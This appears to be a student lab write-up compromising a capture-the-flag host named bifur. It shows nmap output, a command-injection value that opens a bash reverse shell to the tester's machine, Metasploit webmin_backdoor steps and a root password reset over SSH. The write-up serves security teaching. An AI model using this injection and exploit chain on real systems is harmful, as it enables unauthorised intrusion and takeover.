Executive Report

Exploiting Target Bifur

(bifur.shire.org // 10.0.5.24)

Akatsuki, Inc.

Pain's Tower,
The Village Hidden in the Rain,
Amegakure

TEL:819-1280
EMAIL:akatsuki@hotmail.com
MEMBERS: David Thomsen and Micah Kezar

Table of Contents

Report

Bifur has a known exploit in the Web Admin Portal, where malicious users are able to perform remote code execution using the “Inspect Element” feature within any Web Browser. The exploit we used was remote code execution, leading to a reverse shell, allowing root credential changes which lead to SSHing as the root user. We were able to abuse the log file page `files.php`. Through this page, we were able to execute remote code, and create a reverse shell, granting us access to the server.

Introduction

The purpose of this report is to show the efforts and methods that were used in this investigation. It will include the exploits used, as well as command inputs, and lastly, the results.

Objective

The objective of this report was to exploit *bifur.shire.org* within the shire network. We were tasked to leverage vulnerabilities found in the system in order to elevate access up to administrator’s access.

Recommendations

I would recommend a few solutions or possible deterrents to stop this type of attack happening in an uncontrolled environment.

1. DO NOT under any circumstances use the default credentials, ESPECIALLY on the administrator account. Default credentials are well known on all operating systems especially Mac, Windows, and many Linux distros.
2. Do not use applications that have known vulnerabilities. Webmin has multiple known exploit all with very high CVE danger ratings.
3. Do not have SSH as an open port if there is no way to verify who is logging in and from where. A malicious user would be able to alter the root user’s credentials and SSH in from any computer.

Exploitation

Target : bifur.shire.org // 10.0.5.24

Nslookup:

```
┌──(champuser㉿kali)-[~]
└─$ nslookup bifur.shire.org 10.0.5.22
Server:         10.0.5.22
Address:        10.0.5.22#53

Name:   bifur.shire.org
Address: 10.0.5.24
```


Used nslookup in order to grab the address for the server.

NMAP (looking for open ports and possible vulnerabilities):


```
┌──(champuser㉿kali)-[~]
└─$ nmap -A 10.0.5.24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-16 14:40 EDT
Nmap scan report for 10.0.5.24
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.8 (FreeBSD 20211221; protocol 2.0)
| ssh-hostkey:
|   3072 c3b112faa76aba9696f70657be16c49b (RSA)
|   256 90c439c4f0bd3dd4faca4f0d100532b5 (ECDSA)
|_  256 83b064a0e540a58c6f365568d6069508 (ED25519)
80/tcp open  http    nginx 1.20.2
|_http-server-header: nginx/1.20.2
|_http-title: Admin Functions
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.50 seconds
```

Noticed port 80 was open, so we navigated to this webpage.


Webpage:




Here we are prompted with the webpage. We were not able to find any issues immediately with the “Server Time” or “Network Information” tab, however another recommendation is to not have the server’s `ifconfig` up for the public. We took a closer look into the Log files tab and soon found it could be exploited.



Within this query, we have the option to view a long list of logs. If we use the Inspect Element feature built in to all Web Browsers, we can find the same list of logs. However, changing the file here alters the query, and has the server return the contents of /etc/passwd.




Looking at the /etc/passwd file helped, but not by providing passwords. It provides information regarding each user.



This shows all the users as well as the information about what each one is used for.

Vulnerabilities:




We assumed that the way this information was displayed was simply by running a command to show the file listed. With this, we had simply added a pipe and an additional command to test this and to our surprise, the console displayed the command.

Foothold:

Using Metasploit, as well as the Burp suite, we were able to carefully alter what was being sent to the server, and how.

Burp Suite:


We used this to intercept each request to the server and alter it as it is being sent.



When interacting with the View Log button, this is the interception without any altering. This is also where we were able to enter commands in order to create the reverse shell.


```
Unset

/etc/passwd;bash -c 'bash -i >& /dev/tcp/10.0.17.74/6969 0>&1'
```

This command was the one we had ran within the frame, however we had to encode it to avoid conflicts with special characters.




Metasploit:

We utilized metasploit to utilize this shell that was created.



(After this was ran, the altered BurpSuite frame was forwarded to the server)




And with all of this, a foothold was created.

Exploitation and Lateral Movement:

Sources Utilized:

[Webmin_backdoor]
[A similar approach]
[The webmin info page]

Navigation and Privileges:



Use CTRL+Z to suspend the current session, and enter the following information for a proxy server, then the elevated shell.

```
msf6 exploit(linux/http/webmin_backdoor) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > route add 10.0.5.0 255.255.255.0 3
[*] Route added
msf6 post(multi/manage/shell_to_meterpreter) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

msf6 auxiliary(server/socks_proxy) > [*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > use exploit/linux/http/webmin_backdoor
[*] Using configured payload cmd/unix/reverse_perl
```

```
msf6 exploit(linux/http/webmin_backdoor) > options

Module options (exploit/linux/http/webmin_backdoor):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   Proxies    socks4:127.0.0.1:1080  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.0.5.24              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
                                               Using-Metasploit
   RPORT      10000                  yes       The target port (TCP)
   SRVHOST    0.0.0.0                yes       The local host or network interface to listen on. This must be an address on
                                                the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080                   yes       The local port to listen on.
   SSL        true                   no        Negotiate SSL/TLS for outgoing connections
   SSLCert                           no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                      yes       Base path to Webmin
   URIPATH                           no        The URI to use for this exploit (default is random)
   VHOST                             no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.17.74       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)


View the full module info with the info, or info -d command.

msf6 exploit(linux/http/webmin_backdoor) > set lport 4444
lport => 4444
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.0.17.74:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 4 opened (10.0.17.74:4444 → 10.0.5.24:15900) at 2023-09-16 17:53:41 -0400
```

1 - Red - The exploit being utilized

2 - Purple - The Proxy information as well as the remote host field

3 - Blue - This was a field that caused an issue when left on false, so it was noted here to change

4 - Green - Local settings for the host address as well as the listening port

Then, resuming the session named in the final line of the output, the user is presented with a root shell.

```
whoami
root
pwd
/usr/local/webmin/acl
```

Access and Flags:

After getting root access, the next steps were relatively straightforward. The shell provided was not a fully working shell, and only gave outputs, and no error messages.

Being root already, and knowing that port 22 was open, We were able to simply change the password of the root user using the passwd command and SSH in.

```
passwd
New Password:password

Retype New Password:New Password:password

Retype New Password:New Password:password
password
Retype New Password:password
```

The console is kind of funky but it got the job done.

```
┌──(champuser㉿kali)-[~]
└─$ ssh root@10.0.5.24
(root@10.0.5.24) Password for root@bifur:
Last login: Thu Jun 16 09:29:26 2022 from 10.0.17.50
                                                    GENERIC

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

To change this login announcement, see motd(5).
root@bifur:~ # ls
.ansible         .cshrc           .login           .shrc
.ansible_async   .k5login         .profile         root-flag.txt
root@bifur:~ # cat root-flag.txt
"345737cb-bf42-49f5-af90-13d3f8a24e23"
root@bifur:~ # ss
```

Root Flag